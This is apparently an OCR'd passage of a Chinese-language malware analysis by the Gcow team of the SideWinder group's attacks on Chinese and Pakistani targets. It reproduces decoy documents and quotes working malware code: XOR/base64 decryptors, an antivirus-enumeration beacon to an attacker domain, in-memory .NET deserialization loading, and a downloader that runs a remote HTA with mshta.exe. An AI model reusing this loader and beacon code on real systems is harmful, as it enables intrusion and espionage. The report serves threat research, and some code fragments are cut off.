
POST函数上半部分

POST函数中间部分

POST下半部分

POST函数结束部分

把执行写入的文件，也就是GET获取请求执行后的信息或者程序异常的的信息写入的文件，准备上传同时删除写入的文件，如果执行报错依然写入.err文件



UploadFile函数

通过之前post函数更具文件的后缀入.sif、.fls、.err等来设置type类型，构造包体，然后发包，也就是我们说的回显。改后面基本分析结束

后门获取的信息表：


盘符信息：	磁盘大小
	磁盘名字
	可用空间
	总空间

	磁盘格式
目录信息：	目录大小
	目录名字
	目录创建时间
	目录写入时间
	目录读写属性
文件信息：	文件大小
	文件名字
	文件创建时间
	文件写入时间
	文件读写属性

三.活动总结:

1).针对中国的攻击:

部分诱饵文档如下(介于一些因素这些样本将不会给出相应的样本hash)


[redacted]文职人员条例
Gcow安全团队


中华人民共和国国防部国际军事合作办公室
Gcow安全团队

Outline Agenda of the 9th Beijing Xiangshan Forum

Beijing, China, October 20-22, 2019

Beijing, China, October 20-22, 2019

Sunday, October 20

All Day Registration & Check-in of Participants

Afternoon Young Officers and Scholars Seminar

Evening Reception and Opening Dinner

Monday, October 21

Morning

Opening Ceremony

Xie Feng

Keynote Speech

Session 1: Major Country Relations and International Order

Session 2: Security Risk Management in the Asia-Pacific

Afternoon

Concurrent Sessions

Session 1: Innovation in Security Concepts

Session 2: Strategic Trust and Confidence-building Measures

Session 3: Asia-Pacific Security Architecture

Session 4: Dynamics in Maritime Security

Session 5: International Cooperation on Counter-terrorism

Session 6: Security Development in the Middle East

Session7: Scientific and Technological Innovation and International Security

Session 8: Artificial Intelligence and Future Warfare

Evening

Welcome Dinner hosted by the Chinese Ministry of National Defense (By invitation only)

[redacted]国际物流有限公司

关于开展工程建筑和员工购房领域等违规违纪问题自查自纠的报告

[redacted]有限公司：

根据[redacted]的《关于开展工程建筑和员工购房领域等违规违纪问题自查自纠的通知》（国集党纪字〔2019〕10号）的通知，结合本公司实际开展开自查自纠，现自查，本公司无工程建筑相关招标，领导人员参与和关系人承揽公司业务及其他违规违纪事实，无分包公司承揽工中违纪事行为。

特此报告。

[redacted]

国际物流有限公司

2019年6月26日

[redacted]：

[redacted]

[redacted]


质量手册
Gcow安全团队


2019年6月
安全和保密工作手
(最修订)
Gcow安全团队

1.a文件与其攻击巴基斯坦的样本有着一定的相似性

但是有略微的不同

攻击中国的样本直接调用ActiveX控件对象进行解密

```
var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
/* The slimy dog elegantly killed because some dog passionately killed towards a slimy plastic which, became a lazy, slimy plastic
```

而攻击巴基斯坦的样本则是通过自实现的解密算法进行


```
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXY"+"Zabcdefghijkimnopqrstuvwxyz0123456789+/="
    var b, result = "",
        r1, r2, i = 0;
    for (; i < str.length;) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

        result += r1 === 64 ? NavqWy(b >> 16 & 255) :
            r2 === 64 ? NavqWy(b >> 16 & 255, b >> 8 & 255) :
            NavqWy(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
};
function dhJmFRJ (key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(NavqWy((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
    }

function cLVltjcc(bsix){
return dhJmFRJ(keeee,nciZ(bsix))
}

var keeee = dhJmFRJ("XYnd",nciZ("a2hf"+"UWBp"+"W1Jv"+"bw=="));
```


样本所使用的都是Write.exe与PROPSYS.dll的白加黑组合


其中PROPSYS.dll依旧与上文流程类似

读取其同目录下的tmp文件并且区其前32个字节作为异或解密的秘钥

然后将tmp文件32个字节后的数据解密后内存加载



同样其解密后的后门与上文针对巴基斯坦的后门类似





2).对巴基斯坦的活动


SideWinder除了针对中国的目标之外,其还热衷于针对巴基斯坦的相关在目标,

与针对中国的目标有相同的特点就是Sidewinder组织对巴基斯坦的军事相关的目标也饶有兴趣,并且也会去攻击政府组织

部分诱饵如下







F.NO.2/14/2018-Public
Government of Pakistan
Ministry of Interior

Islamabad, the 16th December, 2018

CIRCULAR

Subject: PUBLIC AND OPTIONAL HOLIDAYS FOR THE YEAR, 2019.

The Public, Optional and Festivals of Minorities holidays for the calendar year 2019 would be as under :-

PUBLIC HOLIDAYS

Sr.	Name of Occasion	Days	Dates during year 2019
1	Kashmir Day	Monday	5th February, 2019
2	Pakistan Day	Friday	23rd March, 2019
3	Labour Day	Tuesday	1st May, 2019
4*	Eid-ul-Fitr (1st Shawal 1439A.H)	Wednesday, Thursday and Friday	5th, 6th & 7th June, 2019
5	Eid-ul-Azha (10th Zilhaj 1439 A.H)	Monday and Tuesday	12th&13th August, 2019
6*	Independence Day	Wednesday	14th August, 2019
7*	Ashura (9th & 10th Muharram 1441 A.H)	Monday and Tuesday	9th &10th September, 2019
8*	Eid-Milad-un-Nabi (12 Rabi-ul-Awal 1441A.H)	Sunday	10th November, 2019
9	Quaid-e-Azam Day/ Christmas	Wednesday	25th December, 2019
10	Day after Christmas	Thursday	26th December, 2019 (For Christians only)


2. The following will be Bank holidays. However, on these days the Banks will remain closed for public but NOT for their employees :-

i) 1st January, 2019 (Monday)
ii) 16th May, 2019 (Wednesday), corresponding to 1st Ramazan 1439AH subject to appearance of moon.
iii) 2nd July, 2019 (Monday), July 1st already being weekly holiday.

NOTE

Holidays for Muslim Festivals are subject to appearance of moon for which a separate Notification will be issued.

P.T.O.



OPTIONAL HOLIDAYS

Sr.	Name of Occasion	Days	Dates during year 2019
1	New Year Day	Tuesday	1st January, 2019
2	Basant Panchami	Friday	25th January, 2019
3	Shivaratri	Wednesday	13th February, 2019
4	Holi	Friday	1st March, 2019
5	Dulhandi	Saturday	2nd March, 2019
6	Good Friday	Saturday	30th March, 2019
7	Day after Easter	Monday	1st April, 2019
8	Baisakhi	Saturday	14th April, 2019
9*	Shab-e-Meraj (27 Rajab 1439 A.H)	Sunday	14th April, 2019
10	Eid-e-Ridwan (Baha'is Community only)	Sunday	21st April, 2019
11	Buddha Purnima	Tuesday	30th April, 2019
12*	Shab-e-Barat (15 Shaban 1439 A.H)	Thursday	2nd May, 2019
13	Nauroze (Parsi's New Year Day)	Saturday	17th August, 2019
14	Birthday of Lord Zoroaster (Khordad Sal)	Thursday	22nd August, 2019
15	Janam Ashtami	Tuesday	3rd September, 2019
16	Durga Puja	Thursday	17th October, 2019
17	Dussehra	Saturday	19th October, 2019
18	Birthday of Guru Valmik Sawami Ji	Thursday	24th October, 2019
19*	Chehlum (20 Safar 1441A.H)	Wednesday	30th October, 2019
20	Diwali	Thursday	7th November, 2019
21	Guru Nanak's Dev Jee Birthday	Saturday	23rd November 2019

NOTE:

* In case of Muslim Festivals, the dates of Optional holidays are based on anticipated dates and are subject to appearance of moon.

3. Government servants desiring to avail themselves of Optional Holidays shall take prior permission of the Head of Office concerned and no Government Servant shall be granted more than one optional holiday in the case of Muslims and three optional holidays in the case of non-Muslims, in a calendar year.

4. The grant of this concession should not result in any dislocation of work. In the case of Muslim optional holidays, the number of persons permitted to avail optional holidays should be regulated in a manner so as to leave adequate staff for proper continuance of the work.

5. The optional holidays are denominational and may be allowed at the discretion of the Head of Office, provided the state of work permits.

(Contd...P3

Tele 23022476 Integrated Headquarters of

Ministry of Defence (Navy)

Directorate of Aircraft Systems

New Delhi - 110011

AR/2340/IT/Policy 13 Jan 17

The Flag Officer Commanding-in-Chief
Western Naval Command
Shahid Bhagat Singh Road, Mumbai – 400023

The Flag Officer Commanding-in-Chief
Eastern Naval Command
Vishakhapatnam – 530 014

The Flag Officer Commanding-in-Chief
Southern Naval Command
Kochi – 682 004

SECURITY OF EMBEDDED SYSTEMS / SPECIAL IT ASSETS – AVIATION

1. Refer to the following:-

(a) NO 38/13 on Cyber Security.
(b) IHQ MoD (N) / DASE letter AR/2304/IT/Policy dated 21 Feb 16.

2. **Background.** Large numbers of systems installed on the various aircarfts in Indian Navy are based on programmable device/ embedded systems. These systems compromise of numerous hardware, software, communication, media and protocols. Further, a majority of equipment on the new generation aircraft are based on embedded systems with customized software and RTOS (Real Time Operating System). The requirement to safeguard these system from cyber security compromise has necessitated promulgation of institutionalized procedure for ensuring seamless operation of these specialized IT system.

STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS*

PRELUDE

Law enforcement agencies use different color codes to identify security levels for police operations and readiness world wide. Being a civilian law enforcement agency, Sindh police serves as a backbone in maintaining law and order. The variety of threats in the backdrop of evolving terrorism have reshaped the strategies of police and LEAs nationally and internationally. Attacks on public places and general masses require declaration of security levels and a coordinated mechanism among different agencies to respond to the situation in professional method.
Operations Branch has proposed a security level identification and emergency color codes scheme for the operational alertness of Sindh Police.

INTRODUCTION

Threat level is a term used by government agencies to indicate the state of preparedness required by LEAs with regard to emergency situations and urgency of required response. Threat levels are designed to give a broad indication of the likelihood of a terrorist activity/untoward situation, the likelihood of an attack in real time scenario. Thus, it serves as a tool for security practitioners working across different sectors to be ready to respond. In order to identify the nature of threats and devising different strategies and preparedness, a color code scheme has been introduced to facilitate the officers/officials in Sindh Police for better communication and making viable and organized operational procedures to cope up with any sort of threat.

BACKGROUND

After 9/11 terrorist attacks, the need for increased counterterrorism and homeland security efforts at International, National and local levels has taken the spot light in public safety efforts. Therefore, the continued threat of terrorism has thrust domestic preparedness obligation to the top priority of the law enforcement agenda. Being a civilian law enforcement agency, police is in direct interaction with masses and internally communicated threats within and outside the department besides other LEAs by a co-ordinated mechanism is necessary to improve the overall level of preparedness and capabilities for the department.

OBJECTIVES

- Provision of a broad indication of the protective security measures that should be applied at any particular moment.
- Sharing threat levels with other LEAs to ensure a co-ordinated response mechanism.
- Sharing threat levels with general public keeps everyone informed and explains the context for the various security measures (For example : airport security, traffic stoppage, bag searches etc).
- It provides alternates for public and differentiates routine protective security and vulnerabilities.
- Maximize protective security measures to minimize vulnerability and risks.

METHODOLOGY

- The first step is the assessment process to identify threat levels according to risk assessment.
- Collecting information.
- Determining the threat rating.
- Asset value assessment.
- Vulnerability assessment.
- Risk assessments.
- Mitigation options.

We can take appropriate measure/decisions by keeping these factors as priority. Together with detailed assessment, the analysis informs us regarding potential threats. Threat assessments are also considered as important factor for individuals and events. Modus Operandi of 'Response' by the Police against any identified threat alert has been tabled in the enclosed table with the role of each Supervisory Officer.

该组织在对巴基斯坦的攻击活动中使用了压缩包中带有lnk的攻击手法,该手法在针对中国的活动中并没有很多次的出现

Lnk载荷

针对于Lnk文件的载荷,该组织通过使用mshta.exe远程加载目标hta文件的手法

Hta文件貌似也有NotNetToScript的工具,并且其采用了不同的加载payload的方式

采用wmi的方式收集本地杀毒软件信息

```
shells.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "");
}
 if(x && x.length){
    x = x + "_stg1";
 }
 var aUrl = "{http://www.paknavy.gov.pk.ap1-port.net}/plugins/1182/2258/true/true/"+x;
```


替换掉内置的混淆字符串,将文件解密加载到内存中

```
Q.B.y.A.H.M.A.a.Q.B.v.A.G.4.A.A.A.A.A.A.D.E.A.L.g.Aw.A.C.4.A.M.A.A.u.A.D.A.AA.A.A.4.A.Aw.A.A.Q.B.J.A.G.4A.d.A.B.1.A.H.I.A.b.g.Bh.A.GwATgBhAG0AZ

var stm = asjdkashd(so.split('.').join(''));
var fmt = new ActiveXObject('System.Runtime.Serialization.For'+'matters.Binar'+'y.B'+'inaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(dash);
al.Add(undefined);
var o = d["Dyn"+"ami"+"cIn"+"vok"+"e"](al.ToArray())["Cre"+"ate"+"Ins"+"tan"+"ce"](ec);
```


调用pink函数

```
o.pink("http://www.paknavy.gov.pk.ap1-port.net/cgi/b6c82f0f84/1182/2258/af0c8a9f/file.hta",aUrl,da,"Key_Points.doc")
```

参数一为下一阶段的hta文件

参数二是收集到的杀毒软件信息

参数三是被base64加密的doc文件信息


```
var da = "H4sIAH6apl0A/+19CVwT1/P458INgaCICFZXpIoVwiEiHlQUgoDcoNYLWZKFrCbZmIOjiqLiVauitd5arFrPKt5ni1arxVupB1IP6lGtB9jaWm2V/7zdBCFCtcf3d/x/GT6Td8/
```

参数四是doc诱饵文件名称

内存加载的dll名称为:LinkZip.dll

释放诱饵文档并打开,做到伪装的目的

```
try
{
    File.WriteAllBytes(Path.Combine(this.location, documentName), hta.Decompress(Convert.
    Process.Start(Path.Combine(this.location, documentName));
}
```

PRESS RELEASE

Directorate General Public Relations (Pakistan Navy)
TM: 021-48906121-6, 021-35663097

KEY POINTS DISCUSSED ON DELEGATION LEVEL TALKS BETWEEN INDIAN PM MODI AND CHINESE PRESIDENT XI JIN PING

Islamabad 14 Oct 19: -

- Modi-Xi Summit: Kashmir not discussed; India, China agree to tackle trade deficit
- India, China agree to set up new mechanism for issues relating to trade and investment
- Both leaders agreed that it was important to deal with challenges of terrorism & radicalisation in an increasingly complex world. Both are leaders of countries which are not only large in terms of areas & population but also in terms of diversity.
- India, China relations not predicated on a single issue... India's position on terror and on Pakistan is already clear.
- Kashmir issue was not raised and not discussed. India position is anyways very clear that this is an internal matter of India.
- There was new focus on people to people relations. It was decided that public of both countries must be brought in the relationship. Ideas were exchanged on this
- President Xi Jinping invited PM Modi to China for the next summit. PM Modi has accepted the invitation. Dates will be worked out later.
- A new mechanism will be established to discuss trade, investment and services, at an elevated level. From China it will be the Vice Premier, Hu Chunhua and from India it will be FM Nirmala Sitharaman
- Joint research mooted on ancient connect between Tamil Nadu and eastern parts of China.
- PM calls for greater emphasis on tourism... President Xi spoke of greater facilitation for yatris going to the Mansarovar Yatra and Prime Minister suggested a number of ideas on the connection between state of Tamil Nadu and the Fujian province of China.

- President Xi talked about need for enhancing defence cooperation. He urged more trust between both militaries. President Xi has invited the Defence Minister to visit China.
- One of the issues touched about was RCEP. PM specifically said India looks forward to it. But a balance is to be maintained not only in trade, but also in services and in investments. President Xi has admitted there are concerns.

- Both leaders agreed that relationship between both sides across all sectors have intensified.
- President Xi described his experience in India as a memorable one... He spoke of the welcome and the warmth with which people of Chennai welcomed him.
- Two leaders had one -to-one today for almost 90 minutes today, altogether 6 hours

Director General Public Relations (Navy)

下载下一阶段的hta文件并用mshta.exe执行

```
int num = 0;
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
    goto IL_BA;
}
catch (Exception)
{
    goto IL_BA;
}
IL_75:
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
}
catch (Exception)
{
}
num++;
if (num > 10)
{
    this.downloadData(avUrl + "File-not-Written");
    goto IL_CD;
}
Thread.Sleep(500);
IL_BA:
if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
    File.Delete(Path.Combine(this.location, path));
}

